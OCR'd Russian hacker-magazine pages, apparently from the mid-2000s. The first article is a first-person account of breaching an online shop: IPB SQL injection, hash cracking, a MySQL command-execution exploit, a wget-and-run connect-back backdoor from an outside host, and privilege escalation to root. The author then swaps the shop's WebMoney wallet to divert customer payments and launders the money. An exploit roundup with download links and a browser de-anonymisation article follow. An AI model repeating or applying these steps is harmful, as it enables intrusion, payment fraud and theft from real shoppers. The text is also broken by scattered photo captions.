Я запустил эксплойт с параметрами *www.cool-eshop.ru* /magforum 1 1, где цифры означали тип таргета (единичка — первая версия, двойка — вторая) и id пользователя, чей пароль необходимо вытащить. Через тридцать секунд перебора, сценарий вернул мне MD5-хэш админа. Теперь у меня было два варианта: либо попробовать подменить свой кукиз и залогиниться под администратором, либо расшифровать пассворд и применить его для других целей. Мысленно прикинув, я решил остановиться на втором, потому как лишний раз светиться на WWW мне не хотелось, да и, зная админку IPB, я предположил, что особых результатов все равно не добьюсь. Взломать хэш было вполне реально, поскольку в первой версии форума пассворд хэшируется один раз (во второй ветке выданный MD5 нужно было расшифровать уже дважды, что практически невозможно). Повторив запуск эксплойта для первых 6-ти идентификаторов (все они были админами), я собрал пары login:md5_password и сохранил в отдельный файл:

[файл с хэшами админов]

```
admin:0df7fbf7ce7188983d9719467a0f7e1e
magadm:20a13127068ae211171c715a2e87d465
fokus:6940e8e23ff2ecf982b3e18317691b9d
master:c0891b7ad2ad1c87b8ca19cd4c7bb792
www:2603bf50474e84a6202f60258394a99c
```

[мозговой штурм] Традиционно для взлома MD5-паролей я использую программу MD5Inside. Она много раз меня выручала, поэтому завоевала статус лучшего брутфорсера. Но в этот раз никакие словари меня не выручили — перебор по каждому из них не дал положительного результата. Запускать MD5Inside (*http://nsd.ru/soft/1/ano/md5inside.zip*) в режиме перебора всех вариантов я не желал — процесс мог занять длительное время, а поймать удачу хотелось немедленно. Но, вспомнив про промежуточные варианты перебора, я решил попробовать их в деле. В опциях брутфорсера я нашел четыре варианта перебора: цифры, спецсимволы, буквы и заглавные буквы. Начал с цифр, но перебор особого результата не принес. Тогда я захотел побрутить цифры и специальные символы, мало надеясь на удачу. Я запустил MD5Inside, выставил ей высокий приоритет и отправился в гости на чашечку чая. Придя домой, я увидел, что перебор завершился, и пароль для пользователя admin выглядел так: 12.1982. Видимо администратор решил установить в качестве пассворда дату своего рождения, тем самым, упростив работу взломщиков.

SHOPPING MUST GO ON



Прежде чем осуществлять какие-либо электронные покупки, обязательно проверь наличие персонального аттестата у продавца. Это можно сделать на www.webmoney.ru.



Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях, автор и редакция ответственности не несут.



На компакт-диске ты найдешь утилиту, эмулирующую псевдотерминал. Что касается, Cain&Abel, то эту софтину мы выкладывали

Далее мне нужно было определиться — что делать с найденным паролем? Заходить под ним на форум не хотелось — админ может поглядеть последние логи входа и обнаружить несанкционированный доступ. Оставалось лишь попробовать найденную дату в качестве ключевого слова для других сервисов. Мыло администратора находилось на сервере *rambler.ru*, и вряд ли в его майлбоксе была полезная информация. Но проверить, подойдет ли пароль, все равно хотелось, поэтому залогинившись на хост *pop3.rambler.ru* я попробовал аутентифицироваться под пользователем adminmag. К несчастью, сервер отверг авторизацию и послал меня куда подальше. Однако уходить мне не хотелось, и я стал дальше копать под администратора.

[гнилой MySQL] Я провел полное сканирование системы. Для работы я использовал интеллектуальный сканер от XSpider (правда, демо-версию). Ясное дело, что запускал я сканер, предварительно соединившись с безопасным VPN-сервером из Европы. Первое сканирование было настолько медленным, что я отключил тестирование web-скриптов и прочей дряни. В итоге для меня нарисовалось два интересных вывода:

| ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ? |

1 Ежедневное посещение багтрака привело к тому, что я сразу смекнул, чем можно сломать форум, установленный на сайте интернет-магазина.
2 Я не поленился проверить права у пользователя admin. Нередко администраторы забывают, что полный доступ к системным таблицам может привести к тяжким последствиям.
3 Утилита, эмулирующая псевдотерминал очень помогла мне поднять права до рутовских :).

1 В системе был открыт наружу 21,80 и 3306 порты
2 Удаленный FingerPrint показал, что сервак управляется операционкой RedHat 9.0

Зацепившись нза 21 порт, я увидел стандартное приглашение сервиса Wu-FTPD. Как известно, сервис этот чрезвычайно дырявый и каждый месяц в нем обнаруживают не одну уязвимость. Однако видимо админ никогда не носил пионерский галстук: версия демона была непробиваемой, да и anonimous'а в систему не пускали. Почему-то я подумал, что баннер сервиса поможет мне узнать операционку. Обратившись к гуглу со специальным запросом, я стал разгребать сотни ответов, некоторые из которых сообщили мне, что эта версия и в самом деле поставляется с девятой шапкой. Таким образом, тип операционной системы был явно определен.
Что касается апача, то он был пуленепробиваем. Стоял последний релиз из ветки 1.3 безо всяких модулей кроме mod_php. Коннект на порт 3306 показал, что на серваке запущен mySQL, но свою версию демон никак не хотел выдавать. Не знаю почему, но я захотел приконнектится к базе виндовым клиентом под недавно сбрученным аккаунтом. И не ошибся: сервак успешно авторизовал меня под пользователем admin и паролем 12.1982. Уже из клиента WinMysql мне удалось точно определить релиз сервиса и просмотреть все таблицы. Собственно, БД кроме mysql, test и mag_forum там ничего не было, но сам факт, что пароль к сервису подошел, наводил на мысли. И тут я вспомнил про еще один замечательный эксплойт. Он позволял выполнять любые команды с правами пользователя mysqld. Однако сам я эксплойт не тестировал, но мой виртуальный корефан изучил код с головы до ног, менял с закрытыми глазами шеллкоды под различные OS и реально умел получать шеллы. Я обратился к нему за помощью, чтобы видоизменить сырец под систему RedHat 9.0. Вообще, нужно было закодировать библиотеку libso.so.0, так как ее код уникален для каждой оси. Товарищ с радостью выручил меня, хотя сначала кинул ссылку на мануал, но в



сайт поломанного магазина, с которого все началось

один из паролей поддался хакеру!

ответ получил мессагу, что я плохо знаю английский :).

Итак, поменяв в коде две переменные user и pass, я запустил эксплойт и увидел строчку «Now use your fav shell and ls /tmp/id -l». Можно было понять, что сплоит пашет и реально выполняет код в системе. Теперь мне нужно было сформировать удаленную команду для запуска шелла. Закомментированный запрос '/usr/sbin/nc -l -p 8000 -e /bin/bash' вполне удовлетворял мои потребности, но я не был уверен, существует ли в системе netcat. Впрочем, по умолчанию на красную шапку он устанавливается, поэтому я раскомментировал эту строчку и заново запустил вредоносный код. Он снова выполнился без проблем, но достучаться до 8000 порта я не мог — мешал файрвол. Пришлось искать в инете код connback-бэкдора, заливать его на шелл и запускать. Все эти действия я реализовал в одной команде:

```
$cmd='wget host31337.narod.ru/cb.c -O /tmp/cb.c; gcc /tmp/cb.c -o /tmp/cb; /tmp/cb 11.11.11.11'
```

Здесь 11.11.11.11 — айпишник моего взломанного шелла. На этой машине я запустил неткат на слушал 5544 порт. После запуска сплоита появилось приветствие и пожелание удачи в нелегком бою :). Таким образом, я стал обладателем шелла на серваке виртуального магазина.

[борьба за root-права] С первого взгляда я понял, что имею дело с реальным выделенным сервером на крупной площадке одного известного хостера. Что касается зашиты, то здесь все было на уровне — я даже не мог посмотреть контент сайта — сплошной permission denied :). Но я не отчаивался и продолжал искать лазейку. Мои права были равны полномочиям пользователя mysqld — именно под ним был запущен демон. О взломе ядра можно было забыть сразу — кернел в девятой шляпе изначально не бьется никакими эксплойтами. Из сервисов были запущены лишь exim, mysqld и httpd. Я уже было хотел сложить оружие и ограничиться тем, что и так добился максимума, но вспомнил про то, что у меня имелся доступ к mysqld.

Почему-то я вспомнил про типичную ошибку администраторов: многие админы любят ставить одинаковые пароли на разные сервисы. В таблице mysql.user я быстро нашел рутовый хэш и горел желанием его расшифровать. Однако MD5Inside отказался распознавать формат MySQL, поэтому я доверил сложную работу другому брутфорсеру и сниферу по совместительству :). Его имя — Cain&Abel (*www.oxid.it/downloads/ca_setup.exe*). Загрузив в раздел Cracker->MySQL Hashes рутовый хэш, я добавил 6 увесистых словариков. На третьем словаре процесс перебора завершился — паролем являлась строка «vfufpby», что в переводе на русский означает «магазин».

Но сразу получить рутовые права было невозможно. Чтобы запустить бинарник su, нужна была поддержка псевдотерминала. Как ты догадался, у меня ее отродясь не было, так как шелл запускался в интерактивном режиме. В данной ситуации можно было либо подбирать пароль к другому системному логину, либо подвязать поддержку псевдоустройства. Первый вариант отпадал сразу, потому как 22 порт наглухо фильтровал файрвол. А вот насчет второго варианта у меня была реальная идея. Когда-то давно со мной поделились интересной утилитой под названием ttyX. Эта программа состояла из сервера и клиента. Сперва запускался сервер, а затем клиент подключался к нему. В итоге можно было получить шелл-доступ с такими же правами, но уже с поддержкой псевдотерминала */dev/ttyp0*. Я закачал архив на сервер, распаковал его в каталог */tmp/ttyX* и запустил бинарник ./Zatron — сервер псевдотерминального демона. Затем был активирован файл ./Jerky с параметром 127.0.0.1. И уже через секунду я наслаждался шеллом с фейковым */dev/ttyp0*. Сразу после этого было запущено приложение */bin/su*, которое не заругалось на отсутствие терминала, правда и не включило «теневой» режим при запросе пароля. Последней улыбкой фортуны для меня был факт совпадения системного рутового пароля с mysql'ным.

```
r57ipb2.pl [server] [/folder/] [member_id] [target]

[server]    - host where IPB installed
[/folder/]  - folder where IPB installed
[member_id] - user id for brute

targets:
        0 - IPB 1.*
        1 - IPB 2.* (Prior To 2.0.4)

e.g. r57ipb2.pl 127.0.0.1 /IPB/ 1 1
-----------------------------------------------------------------
(c)oded by 1dt.w0lf
RST/GHC , http://rst.void.ru , http://ghc.ru
[root@fast1 service]# perl ibb.pl fastfood.danea.net / 1 1
[~]     SERVER : fastfood.danea.net
[~]        PATH : /
```


удачный взлом IPB

[небольшой дефейс] Под рутом я мог выполнять любые действия, но почему-то захотелось только одного — денег :). Я зашел в каталог с www-документами и скриптами и начал ковыряться в движке интернет-магазина. Сперва я хотел оставить бэкдор в коде, а затем у меня возникло желание отписать администратору об ошибках и не лезть на рожон. Но остановился я на третьем варианте — мне пришла в голову мысль заменить WMZ, указанный на странице с реквизитами на другой кошелек. Админы заметят не сразу, а денежки утекут совсем в другом направлении. На этом я и порешил: быстро зарегистрировал себе левый кошелек, который и указал в контактах на сайте.


Как оказалось не я один люблю расплачиваться через WebMoney. Спустя пару дней, ко мне на счет упала сумма в 200 долларов, а еще через день я получил дополнительную сотню. Подумав, что такое безобразие обязательно пресечется, я начал соображать о выводе средств. И мне в голову пришла замечательная идея — сперва я переслал средства в обменник WMZ <> E-Gold, а затем перенаправил деньги на другой Egold-идентификатор. После этого уже через другой обменник я вывел денежку на свой родной кошелек. Работа была приятной и чистой :).

[Тяжкие последствия] По видимому, администратору пришлось не сладко, так как бедные клиенты начали спрашивать, почему их деньги ушли в неизвестном направлении. На следующий день после очередного материального пополнения я обнаружил две вещи: форум на сайте был полностью удален и все пароли были нерабочими. Спустя сутки мой кошелек заблокировали. Причем залочили частично: вход осуществлялся без проблем, но никакие операции по вводу/выводу средств не поддерживались. Видимо администрация WebMoney решила поймать меня с помощью отслеживания IP-адреса. Но я не забывал о безопасности и выходил на их ресурс только через VPN+SOCKS. Согласись, мало приятного, когда о твоих проделках замечает кто-то другой.

Теперь мой капитал преумножился в несколько раз. Но, несмотря на это, я до сих пор ищу Интернет-магазин, только уже не для взлома, а для покупки чего-либо стоящего. Только вот затариваться я буду только на ярмарке, поддерживающей онлайновый процессинг — будет надежнее :)



рут - прямо тут :)



еще один пароль



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОЙТОВ

MS COLOR MANAGEMENT BUFFER OVERFLOW

[описание] За этот летний месяц вышло не так уж и много громких эксплойтов, однако некоторые багоискатели сумели наделать шума. Так, например, 21 июля некий хакер отыскал уязвимость в модуле Internet Explorer. Бажный плагин отвечает за подгрузку картинок на страницах ослика. Автор эксплойта утверждает, что баг содержится в функции GetColorProfileElement. Ошибка позволяет перезаписать стек определенным кодом. В сплоите содержится шелл-код для запуска блокнота.
Но не все так хорошо, как написано в багтраке. Лично у меня, не получилось запустить ноутпад, а максимум, чего я добился — аварийного завершения работы браузера. Испытания проводились на чистой WinXP+SP2. Попробуй, быть может получится у тебя :).

[защита] Защититься от напасти можно с помощью очередной заплатки от Microsoft. Последнюю ты сможешь найти на официальном сайте M$.

[ссылки] Вредоносный код находится по адресу *http://securitylab.ru/_Exploits/2005/07/icc_ex.c.txt*.

[злоключение] Если даже в коде и содержится защита от дурака, которую ты не в силах обнаружить, то можно применить сплоит в качестве средства для DoS-атак. Просто попроси недруга заценить фотку обнаженной красотки :).

[greets] Эксплойт был написан хакером Snooq (*www.redpuffer.net/snooq/web*). Также объявляется благодарность Sk, Eugene и Sugi за соавторство.

INVISION POWER BOARD 1.3-2.X EXPLOIT

[описание] Как ты помнишь, не так давно я описывал отличный эксплойт для IPB, позволяющий получать привилегии администратора. Авторы борды довольно быстро залатали баг, но ушлые хакеры нашли еще одну SQL-инъекцию в том же самом сценарии login.php. Более того, код, как и в прошлый раз, реализован на языке Perl. Суть бреши похожа на предыдущую, поэтому за деталями бага отправляю тебя в прошлый обзор эксплойтов :). Традиционно в коде кроется защита от детей, но скажу по секрету, найти ее может даже человек не особо разбирающийся в Perl.
Сплоит требует наличия модуля LWP::UserAgent, так что прежде чем его тестировать, убедись в правильной работе плагина. Для правильного запуска эксплойта, ему необходимо передать ряд параметров: хост сервера (без префикса http://), путь к форуму, версию борды (0—1.3, 1—2.x) и опционально идентификатор пользователя, права которого надо получить. Уже через несколько секунд сплоит выведет хэш нужного пароля.

[защита] Пока что защиты от бага не существует, но автор сплоита предложил метод спасения от уязвимости. Для этого замени следующие строки в коде скрипта login.php:

```
$mid = intval($std->my_get cookie(member_id));
$pid = $std->my_get cookie(pass_hash);
```
на
```
$mid = mysql_escape_string(intval($std->my_get cookie(member _id)));
$pid = mysql_escape_string($std->my_get cookie(pass_hash));
```

Данная модификация может быть произведена на всех версиях форума.

[ссылки] Забирай эксплойт по ссылке *http://securitylab.ru/_Exploits/2005/07/ipb.pltxt*. Существует также клон сплоита, который совсем не нужно патчить (*http://skides.net.ru/exploits/ipb_skides.txt*).

[злоключение] Данный релиз эксплойта показал, что программисты форума не способны правильно закрывать SQL-уязвимости, поэтому борьба программистов с хакерами будет продолжаться еще долгое время.

[greets] Как и в прошлый раз эксплойт написали ребята из группы RHC-security. Главный автор выступает под ником RemusoMega (*www.h4cky0u.org*).

PHPBB <= 2.0.15 REMOTE SQL DATABASE CREDENTIALS DISCLOSURE EXPLOIT

[описание] Как и прогнозировалось в очередной раз под хакерский прицел попал форум phpBB. Багоискатели снова нашли брешь в исходном коде, позволяющую вызвать SQL-инъекцию. Итогом этой инъекции становится показ конфиденциальных переменных, а именно, базы и таблицы данных, имя пользователя и пароль доступа к MySQL. В общем — все, что нужно хакеру :).
Но и это еще не все. Корни ошибки уходят во времена нашумевшего бага с переменной highlight и специальным символом. Если ты читаешь мой обзор, то наверняка понял, о каком эксплойте идет речь. Таким образом, с помощью нехитрых манипуляций можно заставить эксплойт не только показывать переменные, но и выполнять системные команды. Как это сделать, не скажу — догадаешься сам :). Подскажу, что по сути эксплойт является простым интерфейсом для выполнения операции, которую можно легко сделать через адресную строку браузера.

[защита] Переустановка форума до более позднего релиза разом решит все проблемы, однако никто не гарантирует, что хакеры не найдут брешь в свежей версии и не порулят твоим сервером :). Поэтому на твоем месте я бы вообще снес phpBB. От греха подальше.

[ссылки] Для ознакомления можно взять исходный код эксплойта по ссылке *http://securitylab.ru/_Exploits/2005/07/phpbbSecureD.pl.txt.*

[злоключение] На самом деле ситуация не слишком выгодна. В инете становится все сложней найти phpBB 2.0.15, потому как многие вебмастеры изначально стали использовать версию 2.0.16, но если хорошо поискать, то ты обязательно обнаружишь много бажных форумов :).

[greets] Дружно снимаем шляпы перед SecureD (gvr.secured@gmail.com). Именно этот человек обнаружил баг и написал отличный эксплойт.



шелл-код зверского эксплойта

сплоит для IPB в работе



отмычка для phpBB 2.0.15

С помощью дыр в системе и браузере, можно поднять более детальную инфу. К примеру, узнать регистрационный номер Windows, посмотреть содержимое диска или перехватить имя компьютера.

Наилучший метод защиты от внешнего шпионажа — использование VPN-соединений, либо соксификация всей системы с помощью SocksChain (www.sockschain.com/files/ufasoft_sockschain_3.11.148.exe) или SocksCap (http://archive.socks.permeo.com/cgi-bin/download.pl).

Разговорчивый осел

ПРОБЛЕМА АНОНИМНОСТИ ВОЗНИКЛА ВМЕСТЕ С ПОЯВЛЕНИЕМ СЕТИ И ГОД ОТ ГОДА СТАНОВИТЬСЯ ВСЕ БОЛЕЕ АКТУАЛЬНОЙ. КУЧА ЛЮДЕЙ ПЛАТЯТ УВЕСИСТЫЕ СУММЫ ЗА СВЕЖИЕ ПРОКСИ-ЛИСТЫ, ДОСТУП К VPN-ШЛЮЗАМ И ОЧЕНЬ СИЛЬНО ЗАПАРИВАЮТСЯ НАД СОБСТВЕННОЙ АНОНИМНОСТЬЮ. ОДНАКО ОНИ ДАЖЕ И НЕ ДОГАДЫВАЮТСЯ, ЧТО СУЩЕСТВУЕТ МНОЖЕСТВО НЕСЛОЖНЫХ ПРИЕМОВ, ПОЗВОЛЯЮЩИХ ПОЛУЧИТЬ ДОСТУП К ИНФОРМАЦИИ, КОТОРУЮ ОНИ ТАК ТЩАТЕЛЬНО СКРЫВАЮТ. УЗНАТЬ РЕАЛЬНЫЙ IP, ПАРАМЕТРЫ КОМПЬЮТЕРА, МЕСТОРАСПОЛОЖЕНИЕ ПОЛЬЗОВАТЕЛЯ, ИСПОЛЬЗУЕМЫЙ PROXY, — НИКАКИХ ПРОБЛЕМ! СЕЙЧАС Я НАУЧУ ТЕБЯ ОСНОВАМ ЭЛЕКТРОННОГО ШПИОНАЖА. | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Узнай, что ты рассказываешь о себе, работая в Сети

[большой брат] Методы защиты от посторонних глаз бывают разными. Самый примитивный способ — использовать при работе в Сети proxy-сервера. Однако ни для кого не секрет, что не все проксики обеспечивают своим клиентам анонимность. Некоторые из них светят реальный IP в директиве X_FORWARDED_FOR, другие пишут подробные логи, которые по первому запросу из МВД попадут на стол к Петру Васильевичу с тремя звездочками на погонах. На практике оказывается, что все сервера, информация о которых публично доступна, — настоящее палево и пользоваться ими не следует. Конечно, вместо левого проксика можно заюзать быстрый сокс, поднять туннель или VPN. Однако даже сидя под тремя VPN-соединениями, взломщика можно вычислить. Делается это с применением технологий web-шпионажа. Ты никогда не посещал ресурсы, где тебе предлагают провериться на анонимность? Уверен, что посещал. Подобные технологии позволят узнать, насколько совершенна твоя безопасность. И обычно после тестирования пользователь видит большие изъяны в анонимности. Настало время поговорить о работе подобных скриптов тестирования.

| КАК КОМПИЛИРОВАТЬ JAVA-ПРИЛОЖЕНИЯ? |

Резонный вопрос :). На самом деле, программирование на Java чрезвычайно увлекательная штука, поэтому установить себе комплект j-разработчика нужно даже просто из здорового интереса. Первым делом зайди на *http://java.sun.com/j2se/1.4.2/download.html* и убедись в том, что Java SDK весит больше ста метров. Затем открой наш диск и установи SDK оттуда. В директории, куда ты установил Java, будет несколько каталогов и файлов, но все основные утилиты, которые потребуются тебе, находятся в \bin. Все исходники собираются при помощи компилятора javac.exe:

```
javac source.java
```


Выполнить готовый байт-код можно, запустив машину java.exe и передав в качестве параметра имя выполняемого файла:

```
java byte.java
```

В нашем случае мы имеем дело с апплетами и их нужно запускать либо при помощи appletviewer, либо напрямую при помощи браузера. Для этого необходимо создать html-файл со следующим содержимым:

```
<applet code = "te" width=500 height=500>
</applet>
```

Здесь вместо «te» нужно поставить имя файла с байт-кодом, причем расширение можно опустить.



download-страница Java SDK

список анонимных проксиков, большая часть из которых — настоящее палево

[коварные переменные] Почти все браузеры при обращении к web-сервису передают в запросе массу любопытной информации о клиенте, которая имеет посредственное отношение к запрашиваемому документу. В самом деле, абсолютно все современные обозреватели, помимо обязательных полей, определяемых спецификацией HTTP, передают кучу необязательных данных в полях, вроде REMOTE_ADDR и HTTP_USER_AGENT. Разумеется, если для web-серфинга ты используешь telnet.exe, то никаких gроблем у тебя не возникнет: GET /file.html и никакого палева. А вот если ты предпочитаешь IE, то стоит задуматься над проблемой. Ведь передаваемая web-серверу информация может быть проигнорирована, а может быть и записана в лог-файл, генерируемый специальным сценарием. Скрипт может вызываться как через SSI, так и любым другим способом. В шпионском сценарии не будет замороченного кода, он просто запишет важные сведения о клиенте. Например, таким образом:

[шпионский код для создания логов]

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
open(LOG, ">>/var/log/clients");
print LOG "Client: $ENV{REMOTE_ADDR}, $ENV{HTTP_USER_AGENT}, $ENV{HTTP_REFERER}\n";
print LOG "Proxy: $ENV{HTTP_FORWARDED_FOR} $ENV{HTTP_VIA}\n";
close(LOG);
```

Что делает этот сценарий? В первой его части происходит логирование базовых переменных окружения: IP-адреса клиента, информации о браузере, а также URL'а, откуда посетитель пришел на данную страницу. Казалось бы, что тут такого? На самом деле, с помощью подобного журналирования можно узнать массу полезной информации о пользователе. В частности, по такому логу можно легко определить, из какой страны юзер и какая у него операционная система. Не веришь? Зря, приятель. При составлении запроса твой браузер записывает в поле User-Agent строку следующего вида:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; ru)
```

Легко видеть, что в данном случае у пользователя установлена WinXP, а также шестой IE. Помимо этого в строке агента отчетливо виден русский язык. Если какой-нибудь кардер с подобным HTTP_USER_AGENT'ом попробует провести незаконную транзакцию, то он будет легко вычислен антифродом. Смотрим далее. Переменная HTTP_REFERER также может выдать взломщика с потрохами. Если скрипт залогирует, что якобы американский кардхолдер зашел в инет-магазин с сайта *mail.ru*, то у службы безопасности e-шопа возникнет очень много вопросов.
И, наконец, пришло время поговорить об IP-адресе. Если юзер будет использовать прокси, то в переменную REMOTE_ADDR запишется айпишник проксика. Но не стоит радоваться раньше времени. Способы обнаружения прокси-серверов есть и активно применяются на многих порталах (например, на том же Яндексе).
Обрати внимание на шестую строчку скрипта, который я приводил выше. Там записываются две переменные: X_FORWARDED_FOR и HTTP_VIA. В случае, если пользователь юзает обычный прокси-сервер, в первой переменной находится его родной IP-адрес, а во второй — айпишник и порт, на котором расположен проксик. Причем даже в случае полной анонимности прокси-сервера, переменная HTTP_VIA может быть не пустой. Очень важно проверить это, прежде чем использовать proxy в незаконных целях. Некоторые электронные ресурсы просто не обслуживают клиентов, которые посещают сайт через прокси.

самопальный чекер переменных окружения

[javascript — враг народа] Ты никогда не задумывался, почему многие пользователи не доверяют JavaScript-приложениям и выключают поддержку этой технологии в своих браузерах? На самом деле с помощью JavaScript можно утащить некоторые конфиденциальные сведения о машине пользователя. Я расскажу, например, о том, как узнать максимальное и текущее разрешение экрана, время, а также тип процессора:

```
<script language="javascript">
document.write ("You are using: " + navigator.appName)
document.write ("CPU type: " + navigator.cpuClass)
document.write ("Screen Resolution: " + screen.width + "x" + screen.height)
document.write ("Available Screen Resolution: " + screen.availWidth + "x" + screen.availHeight)
document.write ("Screen Color Depth: " + screen.colorDepth)
today = new Date()
document.writeln("Date & time on your computer and time zone is: " + today)
document.writeln("Date & time in your locale format: " + today.toLocaleString())
</script>
```

В данном примере четко и ясно называется имя браузера, а также приводится максимально возможное, текущее разрешение экрана и локальное время. Согласись, неприятно, когда подобная инфа сохраняется в чьем-то логе. Особенно это касается времени: ведь по часовому поясу можно легко определить страну и легко вычислить местоположение нарушителя сетевого порядка.

[java — источник зла] Но JavaScript может нанести копеечный урон по сравнению с тем, на что способна дочка Sun Microsystems — Java. Если ты до сих пор разрешаешь загрузку любых ява-апплетов, то тебе стоит задуматься над собственной безопасностью. Ведь существуют достаточно простые наработки, позволяющие узнать твой реальный IP-адрес, даже если ты работаешь через цепочку socks-серверов.
На самом деле, механизм определения айпишника прост до безумия. Реализовать этот прием тебе не помешает даже тот факт, что ты ничего не смыслишь в программировании на Java :). Основная идея заключается в том, чтобы включить в страницу шпионского сайта невидимый апплет, который, при помощи стандартного сетевого компонента java.net, создаст сокет с твоим узлом и вызовет выполнение скрипта, который запишет в лог IP-адрес клиента.
Совершенно понятно, что это будет именно реальный IP-адрес, поскольку байт-код java-приложения выполняется виртуальной машиной и, разумеется, подключение будет реализовано напрямую, без использования проксиков, указанных в настройках браузера.
Такой фокус вполне можно использовать даже для организации антифродовой системы. Представим на секунду, будто бы негодяй — взломщик пытается обмануть на пару тысяч долларов американский интернет-магазин. Как полагается, он заходит через цепочку socks-серверов на сайт e-шопа и приступает к своему черному делу. В процессе вбивания левых данных наш герой не обращает внимание, что на одной из страниц загрузился невидимый java-апплет, который и выдал админам всю информацию о его реальном IP. Помимо этого трюка, с помощью стандартных методов java, вполне реально узнать и ip-адрес локального интерфейса клиента.
Скажем, если пользователь работает в локальной сети и сидит в инете через

исходник хакерского апплета

| ПРОВЕРКА НА ВШИВОСТЬ |

Ниже я приведу известные сайты для проверки web-анонимности. Обязательно посети их все, так как эти ресурсы дополняют друг друга.

1 *http://leader.ru/secure/who.html*
Этот сценарий позволяет оценить общую сетевую анонимность. Здесь тебе напишется текущий IP-адрес, версия браузера, его модификация (если есть), user-agent, операционная система, наличие прокси-сервера и число проксиков в цепочке. Помимо этого здесь можно увидеть хост и порт последнего прокси и его почтовый сервер. Во второй части проверки ты получишь текущее и максимально возможное разрешение экрана, статус работы Java/JavaScript/VbScript, время и много других интересных вещей.

2 *http://shadowsecurity.net.ua/r/checking.shtml*
Трехстадийная проверка на наличие прокси-серверов. Этот сценарий анализирует текущий proxy, и если он есть - детально вырисовывает сведения о нем. Далее он предлагает проверить произвольный прокси на анонимность, а на третьем шаге дает полные сведения о каждой переменной окружения. Также можно встретить рекомендации по безопасности и модификации env-переменных.

3 *www.stilllistener.addr.com/checkpoint1*
Еще более детальная проверка анонимности. Здесь, помимо переменных CGI, можно оценить прокси по 5-балльной шкале, а также пройти тесты со шпионскими Java-приложениями, которые попытаются узнать твой реальный адрес, интрасетевой IP, а также локальное время.

СОБРАННАЯ ИНФОРМАЦИЯ
Браузер
MSIE v 6.0
Браузер модифицирован
да
MyIE2
OS
Windows XP
Наличие прокси
да
Пройденные прокси
1
Ближайший прокси
Найденный адрес
Почтовый сервер
ДЕЙСТВИЯ
ИНФОРМАЦИЯ О СЕТИ И ДОМЕНЕ
Проверка на открытые порты
Проверка на троянских коней
NetBIOS-сканирование
Traceroute и ping из множества точек
Проверить доступность cookies чужих сайтов
Получить имя компьютера и информацию о дисках

проверка на Лидере

SERVER_SOFTWARE:	Apache/1.3.33 (Unix) PHP/4.3.10
SERVER_NAME:	shadowsecurity.net.ua
GATEWAY_INTERFACE:	CGI/1.1
SERVER_PROTOCOL:	INCLUDED
SERVER_ADDR:	212.9.224.77
SERVER_PORT:	80
LAST_MODIFIED:	Friday, 05-Sep-2003 13:20:10 EEST
REQUEST_METHOD:	GET
PATH_INFO:	
PATH_TRANSLATED:	
SCRIPT_NAME:	1.cgi
QUERY_STRING:	
REMOTE_HOST:	
REMOTE_ADDR:	194.226.227.5
REMOTE_PORT:	51275

еще один незамысловатый тест



proxy для Java - не помеха!



вызов java-апплета

NAT, то при помощи первого способа ты получишь внешний ip его шлюза. Но оказывается, что возможно получить и адрес локального интерфейса: делается это при помощи стандартного метода InetAddress.getLocalHost().
Чтобы не быть голословным, я приведу пример кода, который подключается напрямую к web-серверу и выполняет там CGI-сценарий, передавая ему в качестве параметра адрес локального интерфейса и имя компьютера:

```
[java-апплет для определения реального IP]

import java.applet.Applet;
import java.awt.*;
import java.io.*;
import java.net.*;
public class te extends Applet {
Socket sock;
DataInputStream in;
String res;
InetAddress l_ip;
String s_ip;
  public void init() {
  try {
    l_ip = InetAddress.getLocalHost();
    s_ip=l_ip.toString();
    Socket sock = new Socket("217.10.40.71", 80);
    PrintStream printstream = new PrintStream(sock.getOutputStream());
    printstream.println("GET /script.pl?ip=" + s_ip + "\n\r\n\r");
    in = new DataInputStream(sock.getInputStream());
    res = in.readLine();
    printstream.close();
    sock.close();
  } catch (IOException e) {}
}}
```

[защити себя сам] Надеюсь, я убедил тебя, что при большом желании и некотором везении через браузер можно узнать почти все, что так тщательно скрывают пользователи: реальный IP, адрес локального устройства, системные параметры, часовой пояс и локализацию системы. Но если вовремя подумать о защите, то можно легко обломать всех этих шпионов.
Во-первых, необходимо отключить Java и JavaScript. В случае использования Internet Explorer, это можно сделать в дополнительных свойствах обозревателя. Но ослик по определению является очень упрямым браузером, поэтому не факт, что поддержка языков деактивируется. Для проверки рекомендую написать небольшой HTML-файл следующего содержания:

```
<script language="JavaScript">
<!--document.write ("<JavaScript is enabled and working.")-->
<noscript>
<h1>All done
</noscript>
</script>
```

